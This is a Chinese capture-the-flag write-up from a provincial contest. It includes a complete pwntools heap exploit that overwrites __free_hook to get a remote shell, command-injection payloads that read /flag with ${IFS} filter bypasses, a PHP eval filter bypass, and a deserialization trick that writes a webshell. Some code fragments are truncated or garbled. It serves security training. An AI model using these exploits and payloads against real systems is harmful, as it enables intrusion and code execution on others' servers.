

signature=a8a3e788013f73439051c7287d7f5f0b,广东省第三届强网杯Writeup

转载

鲁朗 于 2021-05-29 15:43:40 发布 2314 收藏

文章标签: [signature=a8a3e788013f73439051c7287d7f5f0b](#)

原创: Team233合天智汇

0X00 Pwn1

```
1 unsigned __int64 malloc_()
2 {
3     int v0; // ST04_4
4     char s; // [rsp+10h] [rbp-110h]
5     unsigned __int64 v3; // [rsp+118h] [rbp-8h]
6
7     v3 = __readfsqword(0x28u);
8     memset(&s, 0, 0x100uLL);
9     puts("index:");
10    v0 = read_8();
11    chunk_list[v0] = malloc(0xA0uLL);
12    puts("content:");
13    read(0, chunk_list[v0], 0xA0uLL);
14    return __readfsqword(0x28u) ^ v3;
15 }
```

没有检查偏移, 有数组越界

```
IDA View-A Pseudocode-B Pseudocode-A Hex View-1
1 unsigned __int64 run_()
2 {
3     int v1; // [rsp+8h] [rbp-18h]
4     pthread_t newthread; // [rsp+10h] [rbp-10h]
5     unsigned __int64 v3; // [rsp+18h] [rbp-8h]
6
7     v3 = __readfsqword(0x28u);
8     puts("index:");
9     v1 = read_8();
10    if ( v1 < 0 || v1 > 31 || !chunk_list[v1] )
11        exit(0);
12    pthread_create(&newthread, 0LL, (void (*)(void *))start_routine, chunk_list[v1]);
13    sleep(1u);
14    return __readfsqword(0x28u) ^ v3;
15 }
```

sleep有多线程竞争

解题思路:

主要是利用多线程竞争时候的sleep(3), run后把对应的堆块free掉之后, 可以泄露地址。本地远程同时测试得到环境是libc2.27, 用ubuntu18.04直接跑测试, 然后通过填满tcache来泄露libc, 然后通过run来修改fd为free_hook, 然后再malloc两次, 第二次写free_hook为system地址, 再delete直接getshell。

from pwn import *

```
context(os='linux',arch='amd64',aslr = 'False',log_level='debug')

local = 0

if local == 1:

p = process('./pwn1')

elf = ELF('./pwn1')

libc = elf.libc

#p = process(['/lib64/ld-linux-x86-64.so.2', './pwn1', './libc.so.6'])

else:

p = remote("119.61.19.212",8087)

elf = ELF('./pwn1')

libc = ELF('./libc-2.27.so')

def add(index, content):

#p.recvuntil('3.run\n')

p.sendline('1')

p.recvuntil('index:\n')

p.sendline(str(index))

p.recvuntil('content:\n')

p.sendline(content)

def delete(index):

p.recvuntil('3.run\n')

p.sendline('2')

p.recvuntil('index:\n')

p.sendline(str(index))

def run(index, key):

#p.recvuntil('3.run\n')

p.sendline('3')

p.recvuntil('index:\n')

p.sendline(str(index))

p.recvuntil('input key:')

p.sendline(str(key))

sleep(1)
```

```
delete(str(index))

for i in xrange(8):
    add(i,'A\n')

for i in xrange(7):
    delete(6-i)

run(7,0)

p.recvuntil('3.run\n')

leak = u64(p.recv(6).ljust(8, '\0'))

log.success('leak : ' + hex(leak))

libc_address = leak - 0x3ebca0

system = libc_address + libc.symbols['system']

free_hook = libc_address + libc.symbols['__free_hook']

log.success('system : ' + hex(system))

log.success('free_hook : ' + hex(free_hook))

add(0,'A'*0x10)

add(1,'A'*0x10)

run(0,0)

p.recvuntil('3.run\n')

heap_addr = u64(p.recv(6).ljust(8, '\0')) - 0x160

log.success('heap_addr : ' + hex(heap_addr))

addr = heap_addr ^ free_hook

run(1,addr)

p.recvuntil('3.run\n')

addr2 = u64(p.recv(6).ljust(8, '\0'))

log.success('heap_addr2 : ' + hex(addr2))

add(2,'/bin/sh\x00')

add(3,p64(system))

delete(2)

p.interactive()
```

```

line(str(index))
until('content:\n')
line(content)

te(index):
until('3.run\n')
line('2')
until('index:\n')
line(str(index))

index, key):
until('3.run\n')

```

```

[DEBUG] Sent 0x2 bytes:
'2\n'
[*] Switching to interactive mode
$ cat flag
[DEBUG] Sent 0x9 bytes:
'cat flag\n'
[DEBUG] Received 0x26 bytes:
'flag{85B367076A1B7177F0F2945DA9DFE599}'
flag{85B367076A1B7177F0F2945DA9DFE599}$


```

PWN是CTF赛事中主流题型，主要考察参赛选手的逆向分析能力以及漏洞挖掘与Exploit利用编写能力。相关PWN的学习可到合天网安实验室学习实验——CTF-PWN系列汇总

0x01 Web

1. 小明又被拒绝了

修改XFF: 127.0.0.1, admin=1




2. XX?

看到源码，以及题目意思，尝试使用XXE攻击

]>

&xxe;

mypass





伪协议读取flag.php

]>

&xxe;

mypass



想了解php中的伪协议的应用及攻击手段研究，可到合天网安实验室学习实验——PHP安全特性之伪协议实验:PHP安全特性之伪协议(合天网安实验室)

3. Ping一下

fuzz之后，可以发现|被过滤，可以使用;代替

0		200	<input type="checkbox"/>	<input type="checkbox"/>	2
3		200	<input type="checkbox"/>	<input type="checkbox"/>	2
4	&&	200	<input type="checkbox"/>	<input type="checkbox"/>	2
7	information_schema	200	<input type="checkbox"/>	<input type="checkbox"/>	2
21	concat	200	<input type="checkbox"/>	<input type="checkbox"/>	2
24	locate	200	<input type="checkbox"/>	<input type="checkbox"/>	2
37	show	200	<input type="checkbox"/>	<input type="checkbox"/>	2
48	group_concat	200	<input type="checkbox"/>	<input type="checkbox"/>	2
51	execute	200	<input type="checkbox"/>	<input type="checkbox"/>	2
62		200	<input type="checkbox"/>	<input type="checkbox"/>	2
65	%0d	200	<input type="checkbox"/>	<input type="checkbox"/>	2
66	%0a	200	<input type="checkbox"/>	<input type="checkbox"/>	2
72	&	200	<input type="checkbox"/>	<input type="checkbox"/>	2
89	<	200	<input type="checkbox"/>	<input type="checkbox"/>	2
90	>	200	<input type="checkbox"/>	<input type="checkbox"/>	2
98		200	<input type="checkbox"/>	<input type="checkbox"/>	2
63		400	<input type="checkbox"/>	<input type="checkbox"/>	4
61	~	200	<input type="checkbox"/>	<input type="checkbox"/>	2
64	%a0	200	<input type="checkbox"/>	<input type="checkbox"/>	2

发现cat, php会提示警告, 使用\分割即可:

%3Bc\at%24%7BIFS%7Din\dex.php, 但是源码显示并不完全:

```

GET /index.php?A=%3Bc\at%24%7BIFS%7Din\dex.p\hp HTTP/1.1
Host: 119.61.19.212:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://119.61.19.212:8081/
Cookie: admin=0;
CSRF-TOKEN=eyJpdjI6IjIwSUyMVhXbUNlTlBcL2o2a0UxUmt3PT0iLCJ2YWx1ZSI6ImxldUQ3TEs5WkxWZ1lRUEV6WkVZbWpzdGZdaT0pwoGZ4UVN0a1JFbWNTb0h0L1YxNjJXY01vVtJdR3VXNHhZdUw1REhBcXV4dkpueU11OE1NbEU4VWRtUT09IiwibWFiIjo1MmNmMTE0ODdmZk10TBiNTJmNmY3MTZlNDQ5OTMwZjJjNmUyNTg0ZDgzNGU4ZDJI1NDdmZGQ2NmRmZWZmYmFjZiJ9;
laravel_session=eyJpdjI6IjIwSUyMVhXbUNlTlBcL2o2a0UxUmt3PT0iLCJ2YWx1ZSI6ImxldUQ3TEs5WkxWZ1lRUEV6WkVZbWpzdGZdaT0pwoGZ4UVN0a1JFbWNTb0h0L1YxNjJXY01vVtJdR3VXNHhZdUw1REhBcXV4dkpueU11OE1NbEU4VWRtUT09IiwibWFiIjo1MmNmMTE0ODdmZk10TBiNTJmNmY3MTZlNDQ5OTMwZjJjNmUyNTg0ZDgzNGU4ZDJI1NDdmZGQ2NmRmZWZmYmFjZiJ9
Connection: close
Upgrade-Insecure-Requests: 1

```

```

<h2>
    You Command: ping -c 4
    :c\at${IFS}in\dex.p\hp
</div>
<br><br>
<div style="text-align: center;">
    <h3>
        <?php
            $A = $_GET['A'];
            if(p
                </h3>
            </div>
</div>
<script
    src="//cdnjs.loli.net/ajax/libs/mdui/0.4.1
    <script src="https://code.jquery.com/jquery
    <!-- 包括所有已编译的插件 -->
    <script src="/static/js/bootstrap.min.js">
</body>
</html>

```

使用tail命令读取最后一行

%3Btail%24%7BIFS%7D-1%24%7BIFS%7D/flag

```

GET /index.php?A=%3Btail%24%7BIFS%7D-1%24%7BIFS%7D/flag HTTP/1.1
Host: 119.61.19.212:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://119.61.19.212:8081/
Cookie: admin=0;
CSRF-TOKEN=eyJpdjI6IjIwSUyMVhXbUNlTlBcL2o2a0UxUmt3PT0iLCJ2YWx1ZSI6ImxldUQ3TEs5WkxWZ1lRUEV6WkVZbWpzdGZdaT0pwoGZ4UVN0a1JFbWNTb0h0L1YxNjJXY01vVtJdR3VXNHhZdUw1REhBcXV4dkpueU11OE1NbEU4VWRtUT09IiwibWFiIjo1MmNmMTE0ODdmZk10TBiNTJmNmY3MTZlNDQ5OTMwZjJjNmUyNTg0ZDgzNGU4ZDJI1NDdmZGQ2NmRmZWZmYmFjZiJ9;
laravel_session=eyJpdjI6IjIwSUyMVhXbUNlTlBcL2o2a0UxUmt3PT0iLCJ2YWx1ZSI6ImxldUQ3TEs5WkxWZ1lRUEV6WkVZbWpzdGZdaT0pwoGZ4UVN0a1JFbWNTb0h0L1YxNjJXY01vVtJdR3VXNHhZdUw1REhBcXV4dkpueU11OE1NbEU4VWRtUT09IiwibWFiIjo1MmNmMTE0ODdmZk10TBiNTJmNmY3MTZlNDQ5OTMwZjJjNmUyNTg0ZDgzNGU4ZDJI1NDdmZGQ2NmRmZWZmYmFjZiJ9

```

```

<button class="mdui-btn mdui-btn-
mdui-color-theme-accent mdui-float-right
mdui-ripple"><h4>Ping!</h4></button>
</div>
</form>
<br><br>
<div style="text-align: center;">
    <h2>
        You Command: ping -c 4
        :tail${IFS}-1${IFS}/flag
    </div>
<br><br>
<div style="text-align: center;">
    <h3>
        flag{lllllll_U_GeT_Th3_f1ag}
    </h3>
</div>

```

4. PHP

```
error_reporting(E_ALL^E_NOTICE^E_WARNING);

function GetYourFlag(){
echo file_get_contents("./flag.php");
}

if(isset($_GET['code'])){
$code = $_GET['code'];
//print(strlen($code));
if(strlen($code)>27){
die("Too Long.");
}

if(preg_match('/[a-zA-Z0-9_&^<>"]+/',$_GET['code'])) {
die("Not Allowed.");
}

@eval($_GET['code']);
}else{
highlight_file(__FILE__);
}

?>
```


采用取反的方式，最后url编码

```
def get(shell):
hexbit=".join(map(lambda x: hex(~(-(256-ord(x))))),shell))
print(hexbit)

get('GetYourFlag')
```


0xb80x9a0x8b0xa60x900x8a0x8d0xb90x930x9e0x98

0x换为%




```
1 <?php
2 $flag=~flag{3904c5df2e894ca02a21004feb21e617}~
3 ?>
```

5. API



Post `filename`, and u give this api array, u can read fi

需要我们post数据上去，试着post一下



sorry,json_decode error!

发现json_decode，我们试着发送json格式过去


```


class hack {
public $file;
function __construct($filename = "") {
$this->file = $filename;
}
function readfile() {
if (!empty($this->file) && stripos($this->file,'.')===FALSE
&& stripos($this->file,'/')===FALSE && stripos($this->file,'\\')===FALSE) {
return @file_get_contents($this->file);
}
}
}
//fffffaa_not.php
?>

```

接着构造序列化来读取fffffaa_not.php，得绕过正则，通过+，得到

O:4:"hack":1:{s:4:"file";s:15:"fffffaa_not.php"};，urldecode后得

到:O%3A%2b4%3A%22hack%22%3A1%3A%7Bs%3A4%3A%22file%22%3Bs%3A15%3A%22fffffaa_not.php%




读到源码：

```


$text = $_GET["jhh08881111jn"];
$filename = $_GET["file_na"];
if(preg_match('[<>?]', $text)) {
die('error!');
}
if(is_numeric($filename)){
$path="/var/www/html/uploads/".$filename.".php";
}else{
die('error');
}
file_put_contents($path, $text);
?>

```

使用数组绕过正则，写入一个shell：



PHP Version 7.0.33-0ubuntu0.16.04.6



0x02 Misc

1. 完美的错误

base58, 参考:

根据题目意思, 位置被换了, 试出来数字是放在后边的, 解密脚本:

```
# ___**chars = '123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'
___**chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz123456789'
___**base = len(___**chars)

def **encode(v):
    """ encode v, which is a string of bytes, to base58.
    """

    long_value = int(v.encode("hex_codec"), 16)

    result = ""

    while long_value >= ___**base:
        div, mod = divmod(long_value, ___**base)
        result = ___**chars[mod] + result

    long_value = div
```

```

result = __**chars[long_value] + result

# Bitcoin does a little leading-zero-compression:
# leading 0-bytes in the input become leading-1s

nPad = 0

for c in v:

    if c == '\0':

        nPad += 1

    else:

        break

return (__**chars[0] * nPad) + result

def **decode(v):

    """ decode v into a string of len bytes

    """

    long_value = 0L

    for (i, c) in enumerate(v[::-1]):

        long_value += __**chars.find(c) * (__**base ** i)

    result = ""

    while long_value >= 256:

        div, mod = divmod(long_value, 256)

        result = chr(mod) + result

        long_value = div

    result = chr(long_value) + result

    nPad = 0

    for c in v:

        if c == __**chars[0]:

            nPad += 1

        else:

            break

    result = chr(0) * nPad + result


    return result

if __name__ == "__main__":

```

```
# print ***encode("hello world")
```

```
print ***decode("Rjv9mjS1bM9MZafGV77uTyDaapNLSk6t358j2Mdf1pbCByjEiVpX")
```



2. 撸啊撸

这道题就是提出来的头改一下就行了。

关于magic header怎么找：

magic	0xFEEDFACE是32位, 0xFEEDFACF是64位
cputype	
cpusubtype	确定CPU的平台与版本, (ARM-V7)
filetype	文件类型 (执行文件、库文件、Core、内核扩展)
ncmds	
sizeofncmds	Load Commands的个数和长度
flags	dyld加载时需要的标志位
Reserved	只有64位的时候才存在的字段, 暂时没用

首先是从strings jpg里看到了`__mh_execute_header`、`/usr/lib/libSystem.B.dylib`这些都是mac h o的可执行文件格式，然后就去修复它的头，有两种：``0xfeedface``跟``0xfeedfacf``，分别用大小端的方式改了放进ida里看看，然后就是``0xcffaedfe``是对的，其实也可以从后面的``0x07000001``是反的看出来。

修复后看就很简单了，都亦或下1就行了：

```
1 _int64 start()
2 {
3     char v1; // [rsp+10h] [rbp-30h]
4
5     strcpy(&v1, "938gce1`872db99db`b342d23c0g9g2d");
6     if ( v1 == 48 )
7         sub_100000E40(&v1);
8     return 0LL;
9 }
```

```
IDA View-A  Pseudocode-A  Hex View-1
1 int __fastcall sub_100000E40(const char *a1)
2 {
3     int i; // [rsp+14h] [rbp-Ch]
4
5     for ( i = 0; i < strlen(a1); ++i )
6         a1[i] ^= 1u;
7     return printf("flag为:%s\n", a1);
8 }
```

3. 脑筋急转弯

参考这篇文章，边学边做的：

对音频进行分析，提取出一个zip包：

 Decode message: D:/CTF/CTF比赛/2019/省强网杯/Misc/脑筋急转弯/m...

Media's encoding format :

Options

Sound quality: 93.75%


Used channels:

Date distribution mode:


Header position:

bit(s) per sample per channel:

Decoded file




txt.zip



